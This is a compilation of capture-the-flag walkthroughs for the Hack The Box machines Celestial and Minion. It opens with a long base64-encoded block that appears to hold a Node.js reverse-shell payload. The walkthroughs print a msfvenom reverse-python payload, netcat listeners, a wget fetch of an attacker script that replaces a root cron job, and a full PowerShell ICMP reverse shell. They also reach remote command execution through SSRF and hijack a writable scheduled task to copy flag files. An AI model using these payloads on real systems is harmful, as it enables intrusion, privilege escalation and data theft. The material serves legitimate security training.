M5LDQxLDU5LDEwLDExOCw5NywxMTQsMzIsMTE1LDExMiw5NywxMTksMTEwLDMyLDYxLDMyLDExNCwxMDEsMTEzLDExNywxMDUsMTE
0LDEwMSw0MCwzOSw5OSwxMDQsMTA1LDEwOCwxMDAsOTUsMTEyLDExNCwxMTEsOTksMTAxLDExNSwxMTUsMzksNDEsNDYsMTE1LDEx
Miw5NywxMTksMTEwLDU5LDEwLDcyLDc5LDgzLDg0LDYxLDM0LDQ5LDQ4LDQ2LDQ5LDQ4LDQ2LDQ5LDUyLDQ2LDUxLDM0LDU5LDEwL
DgwLDc5LDgyLDg0LDYxLDM0LDUyLDUyLDUyLDUyLDM0LDU5LDEwLDg0LDczLDc3LDY5LDc5LDg1LDg0LDYxLDM0LDUzLDQ4LDQ4LD
Q4LDM0LDU5LDEwLDEwNSwxMDIsMzIsNDAsMTE2LDEyMSwxMTIsMTAxLDExMSwxMDIsMzIsODMsMTE2LDExNCwxMDUsMTEwLDEwMyw
0NiwxMTIsMTE0LDExMSwxMTYsMTExLDExNiwxMjEsMTEyLDEwMSw0Niw5OSwxMTEsMTEwLDExNiw5NywxMDUsMTEwLDExNSwzMiw2
MSw2MSw2MSwzMiwzOSwxMTcsMTEwLDEwMCwxMDEsMTAyLDEwNSwxMTAsMTAxLDEwMCwzOSw0MSwzMiwxMjMsMzIsODMsMTE2LDExN
CwxMDUsMTEwLDEwMyw0NiwxMTIsMTE0LDExMSwxMTYsMTExLDExNiwxMjEsMTEyLDEwMSw0Niw5OSwxMTEsMTEwLDExNiw5NywxMD
UsMTEwLDExNSwzMiw2MSwzMiwxMDIsMTE3LDExMCw5OSwxMTYsMTA1LDExMSwxMTAsNDAsMTA1LDExNiw0MSwzMiwxMjMsMzIsMTE
0LDEwMSwxMTYsMTE3LDExNCwxMTAsMzIsMTE2LDEwNCwxMDUsMTE1LDQ2LDEwNSwxMTAsMTAwLDEwMSwxMjAsNzksMTAyLDQwLDEw
NSwxMTYsNDEsMzIsMzMsNjEsMzIsNDUsNDksNTksMzIsMTI1LDU5LDMyLDEyNSwxMCwxMDIsMTE3LDExMCw5OSwxMTYsMTA1LDExM
SwxMTAsMzIsOTksNDAsNzIsNzksODMsODQsNDQsODAsNzksODIsODQsNDEsMzIsMTIzLDEwLDMyLDMyLDMyLDMyLDExOCw5NywxMT
QsMzIsOTksMTA4LDEwNSwxMDEsMTEwLDExNiwzMiw2MSwzMiwxMTAsMTAxLDExOSwzMiwxMTAsMTAxLDExNiw0Niw4MywxMTEsOTk
sMTA3LDEwMSwxMTYsNDAsNDEsNTksMTAsMzIsMzIsMzIsMzIsOTksMTA4LDEwNSwxMDEsMTEwLDExNiw0Niw5OSwxMTEsMTEwLDEx
MCwxMDEsOTksMTE2LDQwLDgwLDc5LDgyLDg0LDQ0LDMyLDcyLDc5LDgzLDg0LDQ0LDMyLDEwMiwxMTcsMTEwLDk5LDExNiwxMDUsM
TExLDExMCw0MCw0MSwzMiwxMjMsMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMTE4LDk3LDExNCwzMiwxMTUsMTA0LDMyLDYxLD
MyLDExNSwxMTIsOTcsMTE5LDExMCw0MCwzOSw0Nyw5OCwxMDUsMTEwLDQ3LDExNSwxMDQsMzksNDEsNTksMTAsMzIsMzIsMzIsMzI
sMzIsMzIsMzIsMzIsMzIsMzIsMzIsOTksMTA4LDEwNSwxMDEsMTEwLDExNiw0NiwxMTksMTE0LDEwNSwxMTYsMTAxLDQwLDM0LDY3
LDExMSwxMTAsMTEwLDEwMSw5OSwxMTYsMTAxLDEwMCw5MiwxMTAsMzQsNDEsNTksMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsM
zIsOTksMTA4LDEwNSwxMDEsMTEwLDExNiw0NiwxMTIsMTA1LDExMiwxMDEsNDAsMTE1LDEwNCw0NiwxMTUsMTE2LDEwMCwxMDUsMT
EwLDQxLDU5LDEwLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDExNSwxMDQsNDYsMTE1LDExNiwxMDAsMTExLDExNywxMTYsNDYsMTE
yLDEwNSwxMTIsMTAxLDQwLDk5LDEwOCwxMDUsMTAxLDExMCwxMTYsNDEsNTksMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMTE1
LDEwNCw0NiwxMTUsMTE2LDEwMCwxMDEsMTE0LDExNCw0NiwxMTIsMTA1LDExMiwxMDEsNDAsOTksMTA4LDEwNSwxMDEsMTEwLDExN
```


Once done we need to click on the Forward option , in Burpsuite Intercept tab

Note : Before forwarding the modified content in Burpsuite , we should setup the netcat listener in Kali machine and keep it ready .

```
nc -lvp 4444
```

In order to access proper TTY shell , we had imported python one line script by typing following:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Hurray !! We got into the reverse shell of the target machine

Lets have a quick look at the contents

ls


We navigated to many folders , however found interesting stuff in the Documents folder

```
cd Documents
```

Here we can see that there is a user.txt file , lets read it contents

```
cat user.txt
```

Finally , we got our first flag i.e output of user.txt file



Now upon further navigation , we also opened the **script.py** file because of our curiosity to examine the contents of the same . If we do **cat script.py** , the output displays as **print "Script is running"**

```
1  cat script.py
```

print "Script is running.."

Note : This is an indication that we may need to examine the log files to see which script is running and if it is running on a periodic basis

The best step to move forward is to examine the contents of the log directory in var

```
1  cd /var/log
```

Let's see the files listed over here

```
1  ls
```

As we can see that there are multiple syslog files being generated in this folder . The old logs are being zipped and numbered accordingly .The latest logs are always stored in the log file named **syslog** .So we will open the contents of the syslog file and try to find out if there is something interesting going on.

```
1  cat syslog
```

We will notice that there is a cronjob running every 5 minutes , which is copying the output of script.py file (in the home/sun/Documents folder) to the output.txt file

```
sun@sun:~/Documents$ cd /var/log
cd /var/log
sun@sun:/var/log$ ls
ls
alternatives.log    dist-upgrade     kern.log.1         syslog.6.gz
alternatives.log.1  dmesg            kern.log.2.gz      syslog.7.gz
apt                 dpkg.log         kern.log.3.gz      unattended-upgrades
auth.log            dpkg.log.1       lastlog            upstart
auth.log.1          dpkg.log.2.gz    lightdm            vmware-vmsvc.1.log
auth.log.2.gz       faillog          speech-dispatcher  vmware-vmsvc.2.log
auth.log.3.gz       fontconfig.log   syslog             vmware-vmsvc.3.log
auth.log.4.gz       fsck             syslog.1           vmware-vmsvc.log
bootstrap.log       gpu-manager.log  syslog.2.gz        wtmp
btmp                hp               syslog.3.gz        wtmp.1
btmp.1              installer        syslog.4.gz        Xorg.0.log
cups                kern.log         syslog.5.gz        Xorg.0.log.old
sun@sun:/var/log$ cat syslog
cat syslog
Aug 26 01:44:17 sun anacron[2751]: Job `cron.daily' terminated
Aug 26 01:45:01 sun CRON[4398]: (root) CMD (python /home/sun/Documents/script.py > /home/sun/output.txt; cp
r -i /home/sun/Documents/script.py; touch -d "$(date -R -r /home/sun/Documents/user.txt)" /home/sun/Documer
Aug 26 01:46:33 sun gnome-session[3678]: Error: Can't set headers after they are sent.
Aug 26 01:46:33 sun gnome-session[3678]:     at ServerResponse.OutgoingMessage.setHeader (_http_outgoing.js
Aug 26 01:46:33 sun gnome-session[3678]:     at ServerResponse.header (/home/sun/node_modules/express/lib/r
Aug 26 01:46:33 sun gnome-session[3678]:     at ServerResponse.send (/home/sun/node_modules/express/lib/res
Aug 26 01:46:33 sun gnome-session[3678]:     at /home/sun/server.js:24:6
Aug 26 01:46:33 sun gnome-session[3678]:     at Layer.handle [as handle_request] (/home/sun/node_modules/ex
Aug 26 01:46:33 sun gnome-session[3678]:     at next (/home/sun/node_modules/express/lib/router/route.js:13
Aug 26 01:46:33 sun gnome-session[3678]:     at Route.dispatch (/home/sun/node_modules/express/lib/router/r
Aug 26 01:46:33 sun gnome-session[3678]:     at Layer.handle [as handle_request] (/home/sun/node_modules/ex
Aug 26 01:46:33 sun gnome-session[3678]:     at /home/sun/node_modules/express/lib/router/index.js:281:22
Aug 26 01:46:33 sun gnome-session[3678]:     at Function.process_params (/home/sun/node_modules/express/lib
Aug 26 01:49:00 sun anacron[2751]: Job `cron.weekly' started
Aug 26 01:49:00 sun anacron[4442]: Updated timestamp for job `cron.weekly' to 2018-08-26
Aug 26 01:49:07 sun anacron[2751]: Job `cron.weekly' terminated
Aug 26 01:50:02 sun CRON[4468]: (root) CMD (python /home/sun/Documents/script.py > /home/sun/output.txt; cp
r -i /home/sun/Documents/script.py; touch -d "$(date -R -r /home/sun/Documents/user.txt)" /home/sun/Documer
sun@sun:/var/log$
```

Now we can try to put our own content in the script.py file . For this let's generate a Reverse shell with the following command

```
1  msfvenom -p cmd/unix/reverse_python lhost=10.10.14.3 lport=1234 R
```

Copy the contents of msfvenom output and save it on Kali Desktop named as **script.py** ,which will be further used in the subsequent steps

```
root@kali:~# msfvenom -p cmd/unix/reverse_python lhost=10.10.14.3 lport=1234 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 453 bytes
python -c "exec('aW1wb3J0IHNvY2tldCwgICBzdWJwcm9jZXNzLCAgIG9zICAgICAgIDsgaG9zdD0iMTAuM
TAuMTQuMyIgICAgICAgOyBwb3J0PTEyMzQgICAgICAgOyBzPXNvY2tldC5zb2NrZXQoc29ja2V0LkFGX0lORV
sICAgc29ja2V0LlNPQ0tfU1RSRUFNKSAgICAgICA7IHMuY29ubmVjdCgoaG9zdCwgICBwb3J0KSkgICAgICAg
yBvcy5kdXAyKHMuZmlsZW5vCksICAgMCkgICAgICAgOyBvcy5kdXAyKHMuZmlsZW5vCksICAgMSkgICAgICA
gOyBvcy5kdXAyKHMuZmlsZW5vCksICAgMikgICAgICAgOyBwPXN1YnByb2Nlc3MuY2FsbCgiL2Jpbi9iYXNo
Ik='.decode('base64'))"
```

Now run the web server on the Kali machine

```
1  python -m SimpleHTTPServer 80
```

```
root@kali:~/Desktop# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Lets read the contents of the script.py .The output displays as print "Script is running.."


```
1  cat script.py
```

Lets move this original python script (**script.py**) by renaming it to **script.py.original** as shown below

```
mv script.py script.py.original
```

Download our newly created script.py from the Kali machine Desktop

```
wget http://10.10.14.3/script.py
```



Open a netcat reverse shell

```
nc -lvp 1234
```

In order to access proper TTY shell , we had imported python one line script by typing following:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Hurray!! We got into the root
Navigate to the root directory

```
cd /root
```

Let's see what content it has .

```
ls
```

As we can see it contains 2 files root.txt and script.py . Lets open root.txt file

```
cat root.txt
```

Wonderful!! We have gained access to both user.txt and root.txt files and hacked this box.

Author: Ankur Sachdev is Information Security consultant and researcher in the field of Network & WebApp Penetration Testing **. Contact** **Here**

From <https://www.hackingarticles.in/hack-the-box-celestial-walkthrough/>

Minion

Wednesday, January 2, 2019 7:14 PM


Level: Expert
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of Minion is **10.10.10.57** so let's begin with nmap port enumeration.

```
1 nmap -sV -p- 10.10.10.57 --open
```

From given below image, you can observe that we find port 62696 is open on target system.


```
root@kali:~# nmap -sV -p- 10.10.10.57 --open
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-26 04:24 EDT
Nmap scan report for 10.10.10.57
Host is up (0.16s latency).
Not shown: 65534 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst
PORT      STATE SERVICE VERSION
62696/tcp open  http    Microsoft IIS httpd 8.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

As port 62696 is running IIS http service, we open the IP address in our browser on port 62696.



Welcome to Minions Fanclub Site!

(site is heavily under construction)
Designed and maintained by Decoder .. ciao from Italy!
Visit my blog
Follow me on twitter: @decoder_it



We don't find anything on the webpage, so we run dirb to enumerate the directories. As the target machine is running Microsoft IIS server we try to find .asp file.

```
1 dirb http://10.10.10.57:62696 -X .asp
```

```
root@kali:~# dirb http://10.10.10.57:62696 -X .asp

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jun 25 07:49:01 2018
URL_BASE: http://10.10.10.57:62696/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.asp) | (.asp) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.57:62696/ ----
+ http://10.10.10.57:62696/test.asp (CODE:200|SIZE:41)
^C> Testing: http://10.10.10.57:62696/webstat.asp
root@kali:~#
```


Dirb scan gave us a link to page **called test.asp**, we open the link and find a page that is asking for u as its parameter.

Missing Parameter Url [u] in GET request!

After enumerating this system, we find that this page is **vulnerable to SSRF**. So when we try access localhost we find a link called system commands.

As we are not directly accessing the page, we take a look at the source code and find the link to system command.


We open it using SSRF and find a form that can be used to execute our commands.



When we try to execute a command we are unable to. So we take a look at the source code of the page and find the parameter that is being used to pass the command we type.

After finding the parameter we use it pass our command and we find that we only get a response in terms of Exit Status. Exit Status = 1 for successful and Exit Status = 0 in case of errors.

Now when we try to get a reverse shell we are unable to, it is possible that TCP and UDP packets are blocked. So we ping ourselves using this RCE vulnerability to check if ICMP packet is allowed.



We setup tcpdump to capture the icmp packets and find that icmp packets are allowed.


```
1  tcpdump -i tun0 icmp
```

```
root@kali:~# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
06:39:22.490164 IP 10.10.10.57 > kali: ICMP echo request, id 1, seq 7748, length 58
06:39:22.490286 IP kali > 10.10.10.57: ICMP echo reply, id 1, seq 7748, length 58
06:39:22.561325 IP 10.10.10.57 > kali: ICMP echo request, id 1, seq 7749, length 60
06:39:22.561419 IP kali > 10.10.10.57: ICMP echo reply, id 1, seq 7749, length 60
06:39:22.642713 IP 10.10.10.57 > kali: ICMP echo request, id 1, seq 7750, length 126
06:39:22.642751 IP kali > 10.10.10.57: ICMP echo reply, id 1, seq 7750, length 126
06:39:22.714659 IP 10.10.10.57 > kali: ICMP echo request, id 1, seq 7751, length 126
06:40:02.556492 IP 10.10.10.57 > kali: ICMP echo request, id 1, seq 8181, length 58
06:40:02.556603 IP kali > 10.10.10.57: ICMP echo reply, id 1, seq 8181, length 58
06:40:02.583945 IP 10.10.10.57 > kali: ICMP echo request, id 1, seq 8182, length 126
06:40:02.584034 IP kali > 10.10.10.57: ICMP echo reply, id 1, seq 8182, length 126
06:40:02.707784 IP 10.10.10.57 > kali: ICMP echo request, id 1, seq 8183, length 126
06:40:02.707858 IP kali > 10.10.10.57: ICMP echo reply, id 1, seq 8183, length 126
06:40:02.740022 IP 10.10.10.57 > kali: ICMP echo request, id 1, seq 8184, length 126
```

We create an icmp reverse shell because few characters are blacklisted on the server.

```
$ip = '10.10.14.25'; $id = '1000'; $ic = New-Object
System.Net.NetworkInformation.Ping; $po = New-Object
System.Net.NetworkInformation.PingOptions; $po.DontFragment=$true; function
s($b) { $ic.Send($ip,5000,([text.encoding]::ASCII).GetBytes($b),$po) };
function p { -join($id,'[P$] ',$(whoami),'@',$env:computername,' ',$((gi
$pwd).Name),'> ') }; while ($true) { $r = s(p); if (!$r.Buffer)
{ continue; }; $rs = ([text.encoding]::ASCII).GetString($r.Buffer);  if
($rs.Substring(0,8) -ne $id) { exit }; try { $rt = (iex -Command
$rs.Substring(8) | Out-String); } catch { $rt = ($_.Exception|out-
string) }; $i=0; while ($i -lt $rt.length-110) { s(-join($id,
$rt.Substring($i,110))); $i -= -110; }; s(-join($id,$rt.Substring($i))); }
```

We run it on the vulnerable page that we found earlier.



We create our custom reverse shell (you can download here), we run it and after a few moments we get a reverse shell. We take look at the c:\ directory and find a directory called “sysadmscripts”.

```
root@kali:~# python shell.py
Sending powershell ICMP payload [UID=331cdfe9] and waiting for sh
[P$] iis apppool\defaultapppool@MINION inetsrv> ls c:\


    Directory: C:\


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          9/4/2017   7:42 PM            accesslogs
d----         8/10/2017  10:43 AM            inetpub
d----         8/22/2013   8:52 AM            PerfLogs
d-r--         9/25/2017   1:51 AM            Program Files
d----         8/10/2017   9:42 AM            Program Files (x86)
d----         8/24/2017   1:28 AM            sysadmscripts
d----         9/16/2017   2:41 AM            temp
d-r--          9/4/2017   7:41 PM            Users
d----         9/10/2017  10:20 AM            Windows


[P$] iis apppool\defaultapppool@MINION inetsrv>
```

We go to root directory and find two files called "**c.ps1**" and "**del_logs.bat**".

```
[P$] iis apppool\defaultapppool@MINION inetsrv> cd c:\sysadmscripts
[P$] iis apppool\defaultapppool@MINION sysadmscripts> ls


    Directory: C:\sysadmscripts


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         9/26/2017   6:24 AM            284 c.ps1
-a---         8/22/2017  10:46 AM            263 del_logs.bat
```

We take a look at the content of the file, and find that c.ps1 writes something inside a file that is passed as its argument. In "del_logs.bat" file it creates logs inside log.txt inside c:\windows\temp\ directory and find that the time is changed every 5 minutes.

```
[P$] iis apppool\defaultapppool@MINION sysadmscripts> type c.ps1
$lifeTime=1; # days

foreach($arg in $args)
{
    write-host $arg

    dir $arg | where {!$_.psiscontainer} | foreach
    {
        if((get-date).subtract($_.LastWriteTime).Days -gt $lifeTime)
        {
            remove-item ($arg + '\' + $_) -force
        }
    }
}
[P$] iis apppool\defaultapppool@MINION sysadmscripts> type del_logs.bat
@echo off
echo %DATE% %TIME% start job >> c:\windows\temp\log.txt
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hid
den -exec bypass -nop -file c:\sysadmscripts\c.ps1 c:\accesslogs
echo %DATE% %TIME% stop job >> c:\windows\temp\log.txt
[P$] iis apppool\defaultapppool@MINION sysadmscripts>
```

Now we check the permissions for both of these files with icacls and find that we have full permissions over c.ps1.

```
1  icacls c.ps1
```

```
[P$] iis apppool\defaultapppool@MINION sysadmscripts> icacls c.ps1
c.ps1 NT AUTHORITY\SYSTEM:(F)
      BUILTIN\Administrators:(F)
      Everyone:(F)
      BUILTIN\Users:(F)

Successfully processed 1 files; Failed processing 0 files
[P$] iis apppool\defaultapppool@MINION sysadmscripts> icacls del_logs.bat
del_logs.bat NT AUTHORITY\SYSTEM:(F)
             BUILTIN\Administrators:(F)
             Everyone:(RX)
             BUILTIN\Users:(RX)

Successfully processed 1 files; Failed processing 0 files
[P$] iis apppool\defaultapppool@MINION sysadmscripts>
```

Now we change the original c.ps1 with our file, so that we can try and get the user.txt and root.txt.

```
1  echo "dir c:\users\administrator\Desktop > c:\temp\output.txt" > c:\temp\test.ps1
2  echo "dir c:\users\decoder.MINION\Desktop >> c:\temp\output.txt" >> c:\temp\test.ps1
3  echo "copy c:\users\administrator\Desktop\root.txt c:\temp\root.txt" >> c:\temp\test.ps1
4  echo "copy c:\users\decoder.MINION\Desktop\* c:\temp\" >> c:\temp\test.ps1
5  (Get-Content c:\temp\test.ps1) | ForEach-Object { $_ -replace """", "" } | Set-Content c:
6  \temp\test.ps1
7  copy c:\sysadmscripts\c.ps1 c:\temp\c.ps1.bak
   copy c:\temp\test.ps1 c:\sysadmscripts\c.ps1
```

```
[P$] iis apppool\defaultapppool@MINION C:\> cd ..
[P$] iis apppool\defaultapppool@MINION C:\> echo "dir c:\users\administrator\Deskto
p > c:\temp\output.txt" > c:\temp\test.ps1
[P$] iis apppool\defaultapppool@MINION C:\> echo "dir c:\users\decoder.MINION\Deskt
op >> c:\temp\output.txt" >> c:\temp\test.ps1
[P$] iis apppool\defaultapppool@MINION C:\> echo "copy c:\users\administrator\Deskt
op\root.txt c:\temp\root.txt" >> c:\temp\test.ps1
[P$] iis apppool\defaultapppool@MINION C:\> echo "copy c:\users\decoder.MINION\Desk
top\* c:\temp\" >> c:\temp\test.ps1
[P$] iis apppool\defaultapppool@MINION C:\> (Get-Content c:\temp\test.ps1) | ForEac
h-Object { $_ -replace """", "" } | Set-Content c:\temp\test.ps1
[P$] iis apppool\defaultapppool@MINION C:\> copy c:\sysadmscripts\c.ps1 c:\temp\c.p
s1.bak
[P$] iis apppool\defaultapppool@MINION C:\> copy c:\temp\test.ps1 c:\sysadmscripts\
c.ps1
```

We wait for few minutes for the powershell script to get executed and find that we were able to successfully able to extract “user.txt”. We open the file and find the first flag. We also zip file called “backup.zip”. Before looking in the zip backup file, we take a look at the content of “output.txt” and find that the file was in “c:\users\decoder.MINION\Desktop” directory.


```
[P$] iis apppool\defaultapppool@MINION C:\> cd temp
[P$] iis apppool\defaultapppool@MINION temp> ls


    Directory: C:\temp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---          9/4/2017   7:19 PM     103297 backup.zip
-a---         9/26/2017   6:24 AM        284 c.ps1.bak
-a---         8/18/2018   3:21 AM        770 output.txt
-a---         8/18/2018   3:18 AM        228 test.ps1
-a---         8/25/2017  11:09 AM         33 user.txt


[P$] iis apppool\defaultapppool@MINION temp> type user.txt
40b949f9[illegible]f9faf91601
[P$] iis apppool\defaultapppool@MINION temp> type output.txt
